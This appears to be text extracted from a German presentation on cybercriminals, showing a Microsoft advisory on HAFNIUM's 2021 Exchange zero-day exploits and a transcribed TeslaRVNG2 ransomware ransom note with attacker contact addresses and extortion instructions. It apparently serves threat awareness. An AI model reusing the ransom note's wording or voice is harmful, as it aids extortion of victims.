


FACHKRÄFTE?

Auch Cyberkriminelle sind nicht immer die Spezialisten, die sie gerne wären...

2. März 2021



The image shows a browser window displaying a Microsoft Security blog post. The browser's address bar shows 'microsoft.com'. The page header includes the Microsoft logo, a 'Security' menu, and navigation links for 'Solutions', 'Products', 'Partners', and 'Resources'. A search icon and 'All Microsoft' link are also present. The main content area features a date 'March 2, 2021' and a blue vertical bar to the left of the title 'HAFNIUM targeting Exchange Servers with 0-day exploits'. The text below the title describes a security incident involving 0-day exploits on Exchange servers, attributed to the HAFNIUM group.

Microsoft

Security Solutions Products Partners Resources

All Microsoft


March 2, 2021

HAFNIUM targeting Exchange Servers with 0-day exploits


Microsoft has detected multiple 0-day exploits being used to attack on-premises versions of Microsoft Exchange Server in limited and targeted attacks. In the attacks observed, the threat actor used these vulnerabilities to access on-premises Exchange servers which enabled access to email accounts, and allowed installation of additional malware to facilitate long-term access to victim environments. Microsoft Threat Intelligence Center (MSTIC) attributes this campaign with high confidence to [HAFNIUM](#), a group assessed to be state-sponsored and operating out of China, based on observed victimology, tactics and procedures.

The vulnerabilities recently being exploited were CVE-2021-26855, CVE-2021-26857, CVE-2021-26858,

Details



TeslaRVNG2



The screenshot shows a ransomware message window titled "TeslaRVNG2". The message is displayed in a red box with white text. Below the red box is a yellow box containing a list of tips. At the bottom of the yellow box, there is a note about using Google Translate. The background of the window is dark blue.

all data in your machine turned to useless binary code
your databases and important files have been downloaded and will be published after 12days if not paid
to return files and prevent publishing email us at : angelmorales0123@mailfence.com , molywoly@tutanota.com (send copy to both, your id as subject)
your id : fe5FrHj5


tips:

- no one else can help you ,don't waste your business time
- you ask for proof that we have your data ,and you can see our old target that their data have been published
- if not paid after 12days **Google your Company Name** and you will see your private and customer data in there ,happy with legal and business challenges of data leak after
- for decryption anyone/any company offering help will get extra fee(some times even more than ours!) added to ours or simply will scam you (dont pay us after getting test file, lie and scam you) so if you want a Intermediary chose a trusted one to avoid scams , and get your data
- for decryption you send a few Sample files for test before any payment
- we won't be available for long
- **DONT DELETE FILES AT c:\teslarvng2**
- dont play with encrypted files that will corrupt them and make unrecoverable.
- due raas(it means the email you talk will give percentage to devs) to avoid scam never pay anyone without testfile (us or any dealer),never ever pay outside of this 2 emails,ONLY PAY TO THE WALLET ADDRESS YOU RECEIVE WITH DECRYPTED SAMPLE FILE ,scam can't happen if this tips are followed .

use google translate (if you don't know english)


Ende April 2021

ClOp als “Referenz”



